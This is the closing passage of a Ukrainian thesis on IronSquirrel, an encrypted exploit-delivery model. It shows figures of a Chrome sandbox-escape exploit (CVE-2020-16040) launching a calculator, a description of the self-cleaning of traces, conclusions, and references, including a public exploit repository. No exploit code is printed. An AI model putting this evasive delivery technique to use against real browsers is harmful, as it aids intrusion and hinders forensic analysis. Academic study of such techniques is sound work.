

Figure 7: Базовий PoC alert-експлойт в браузері Opera: перенаправлення на згенеровану сторінку final.html та відпрацювання першого alert'у

Приклад запуску в браузері ***Opera***:



Figure 8: Базовий PoC alert-експлойт в браузері Opera: відпрацювання alert



Figure 9: Базовий PoC alert-експлойт в браузері Opera: заміна тексту на сторінці

3.3 Демонстрація роботи зі експлойтом вразливості n-дня браузера Chrome

Для демонстрації було обрано експлойт вразливості CVE-2020-16040 в Chromium версії <=87.0.4280.88, що була виявлена в двигуні V8 JavaScript використовуваному в Google Chrome. Це вразливість типу використання-після-звільнення (*англ*. Use-after-Free, UaF), що полягає в використанні пам'яті після її звільнення, що може призвести до непередбачуваної поведінки програми. В контексті експлуатації веб-браузерів дана вразливість пов'язана з виходом з пісочниці веб-браузера та виконанням довільного коду зловмисником (*англ*. arbitrary code execution, ACE). [30]

Встановлено старішу версію браузеру Google Chrome 86.0.4240.75, яку було попередньо завантажено з SlimJet [31] та встановлено на Ubuntu 18.04.

Експлойт взято з викладеного у вільний доступ дослідником r4j0x00 репозиторію (https://github.com/r4j0x00/exploits/tree/master/CVE-2020-16040), для демонстрації вразливості в якому запускається стандартний калькулятор ***xcalc***.



Figure 10: Старіша версія Chrome 86.0.4240.75 на Ubuntu 18.04



Figure 11: Google Chrome перед відвідуванням сайту з експлойтом, повністю функціональний

На зображенні нижче проілюстровано виконання доставки експлойту з використанням представленої в даній роботі програмної реалізації моделі IronSquirrel та експлойту вразливості n-дня, шеллкод якої запускає калькудятор Xcalc, виходячи за межі пісочниці браузера Chrome.



Figure 12: Запуск калькулятора після відпрацювання дешифрованого коду експлойті в final.html

Після виконання експлойту файл final.html та session storage очищено, залишилися лише криптографічні бібліотеки, пустий файл final.html та перезаписані значення ключів та nonce:



Figure 13: Видалений/очищений файл final.html



Figure 14: Session Storage після відпрацювання програми



Figure 15: Історія запитів у вкладці Network

ВИСНОВКИ ДО РОЗДІЛУ 3

В даному розділі було продемонстровано роботу програмної реалізації запропонованої в даній роботі моделі IronSquirrel, її роботу з базовим PoC-експлойтом та старішим експлойтом вразливості CVE-2020-16040 в Chromium версії <=87.0.4280.88 з виходом з пісочниці браузера.

ВИСНОВКИ

В даній роботі розглянуто модель доставки експлойтів в зашифрованому вигляді IronSquirrel, досліджено особливості її функціонування, за результатами проведеного аналізу та дослідження визначено актуальність подальшого вдосконалення існуючої моделі.

За результатами аналізу було встановлено актуальність роботи і потребу у вдосконаленні, адже за майже десятилітню історію використання подібних моделей доставки експлойтів аналітикам безпеки та криптоаналітикам вдавалося проаналізувати та дешифрувати експлойт чи корисне навантаження, яке надсилалося зловмисниками.

Було детально описано програмну реалізацію представленої в даній роботі моделі IronSquirrel, описано особливості функціональності програми. Дана реалізація IronSquirrel таким чином в подальшому може бути легко модифікована чи адаптована під специфічні потреби.

Програмна реалізація здійснювалася мовами Python та JavaScript в зв’язку з їх широкою поширеністю, простотою використання та наявністю потрібних програмних реалізацій необхідних для шифрування експлойту та обміну ключами за алгоритмом Діффі-Геллмана криптографічних функцій.

Було продемонстровано роботу програмної реалізації запропонованої моделі IronSquirrel, її роботу з базовим PoC-експлойтом та старішим експлойтом вразливості CVE-2020-16040 в Chromium версії <=87.0.4280.88 з виходом з пісочниці браузера.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАНЬ

1. Megahed H.. Penetration Testing with Shellcode: Detect, exploit, and secure network-level and operating system vulnerabilities. / Hamza Megahed. – Packt Publishing, 2018.
2. Black Hat. Breaching the Perimeter via Cloud Synchronized Browser Settings. YouTube, завантажено 27 березня 2024 року. [Електронний ресурс] – Режим доступу до ресурсу: https://www.youtube.com/watch?v=D29OmUtyluk
3. ITU. Statistics. [Електронний ресурс] – Режим доступу до ресурсу: https://www.itu.int/en/ITU-D/Statistics/Pages/stat/default.aspx
4. StatCounter. [Електронний ресурс] – Режим доступу до ресурсу: https://gs.statcounter.com/browser-market-share#monthly-202312-202312-bar
5. TIOBE Index May 2024. URL: https://www.tiobe.com/tiobe-index/
6. Budapest Hackerspace. “Camp++ 0x7e1 // How to hide your browser 0-days by Z”. YouTube, завантажено 25 серпня 2017 року. [Електронний ресурс] – Режим доступу до ресурсу: https://www.youtube.com/watch?v=eyMDd98uljI
7. Hacktivity - IT Security Festival. “Zoltán Balázs - How to hide your browser 0-days”. YouTube, завантажено 8 листопада 2017 року. [Електронний ресурс] – Режим доступу до ресурсу: https://www.youtube.com/watch?v=q1kY2mocb04
8. Ілюстрація моделі оригінальної реалізації IRONSQUIRREL на Ruby. [Електронний ресурс] – Режим доступу до ресурсу: https://raw.githubusercontent.com/MRGEffitas/Ironsquirrel/master/IRONSQUIRREL_arch.png
9. RFC 5869. HMAC-based Extract-and-Expand Key Derivation Function (HKDF). [Електронний ресурс] – Режим доступу до ресурсу: https://datatracker.ietf.org/doc/html/rfc5869
10. Zdziarski, Jonathan. Hacking and Securing IOS Applications: Stealing Data, Hijacking Software, and How to Prevent It. — O'Reilly Media, 2012.
11. AES-NI SSL Performance: a study of AES-NI acceleration using LibreSSL, OpenSSL. 2024. [Електронний ресурс] – Режим доступу до ресурсу: https://calomel.org/aesni_ssl_performance.html

12. Malware don’t need coffee (MDNC). Hello Neutrino ! (just one more Exploit Kit). 2013. [Електронний ресурс] – Режим доступу до ресурсу: https://malware.dontneedcoffee.com/2013/03/hello-neutrino-just-one-more-exploit-kit.html
13. Trend Micro. Exploit Kits 2015: Flash Bugs, Compromised Sites, Malvertising Dominate. 2016. [Електронний ресурс] – Режим доступу до ресурсу: https://www.trendmicro.com/en_us/research/16/c/exploit-kits-2015-flash-bugs-compromised-sites-malvertising-dominate.html
14. Attacking Diffie-Hellman protocol implementation in the Angler Exploit Kit. [Електронний ресурс] – Режим доступу до ресурсу: https://securelist.com/attacking-diffie-hellman-protocol-implementation-in-the-angler-exploit-kit/72097/
15. Trend Micro. Exploit Kit. 2016. [Електронний ресурс] – Режим доступу до ресурсу: https://www.trendmicro.com/vinfo/sg/security/definition/exploit-kit
16. STEGANO EXPLOIT KIT NOW USES THE DIFFIE-HELLMAN ALGORITHM. [Електронний ресурс] – Режим доступу до ресурсу: https://securityaffairs.com/59284/malware/stegano-exploit-kit-diffie-hellman.html
17. Digital Crackdown: Large-Scale Surveillance and Exploitation of Uyghurs [Електронний ресурс] – Режим доступу до ресурсу: https://www.volexity.com/blog/2019/09/02/digital-crackdown-large-scale-surveillance-and-exploitation-of-uyghurs/
18. Evil Eye Threat Actor Resurfaces with iOS Exploit and Updated Implant. [Електронний ресурс] – Режим доступу до ресурсу: https://www.volexity.com/blog/2020/04/21/evil-eye-threat-actor-resurfaces-with-ios-exploit-and-updated-implant/
19. Lindsey O’Donnell-Welch. NEW MAC MALWARE DELIVERED IN WATERING-HOLE ATTACKS, 2021. [Електронний ресурс] – Режим доступу до ресурсу: https://duo.com/decipher/new-mac-malware-delivered-in-watering-hole-attacks

20. DOU. Рейтинг мов програмування 2024. 2024. [Електронний ресурс] – Режим доступу до ресурсу: https://dou.ua/lenta/articles/language-rating-2024/
21. Welcome to Flask — Flask Documentation (3.0.x). [Електронний ресурс] – Режим доступу до ресурсу: https://flask.palletsprojects.com/en/3.0.x/
22. lxml - XML and HTML with Python. [Електронний ресурс] – Режим доступу до ресурсу: https://lxml.de/
23. Requests: HTTP for Humans. [Електронний ресурс] – Режим доступу до ресурсу: https://requests.readthedocs.io/en/latest/
24. NaCl: Networking and Cryptography library. [Електронний ресурс] – Режим доступу до ресурсу: https://nacl.cr.yp.to/
25. PyNaCl 1.5.0. [Електронний ресурс] – Режим доступу до ресурсу: https://pypi.org/project/PyNaCl/
26. PyNaCl: Python binding to the libsodium library. [Електронний ресурс] – Режим доступу до ресурсу: https://pynacl.readthedocs.io/en/latest/
27. TweetNaCl.js. https://github.com/dchest/tweetnacl-js
28. Bernstein, Daniel J. Cryptography in NaCl. 2009. [Електронний ресурс] – Режим доступу до ресурсу: https://cr.yp.to/highspeed/naclcrypto-20090310.pdf
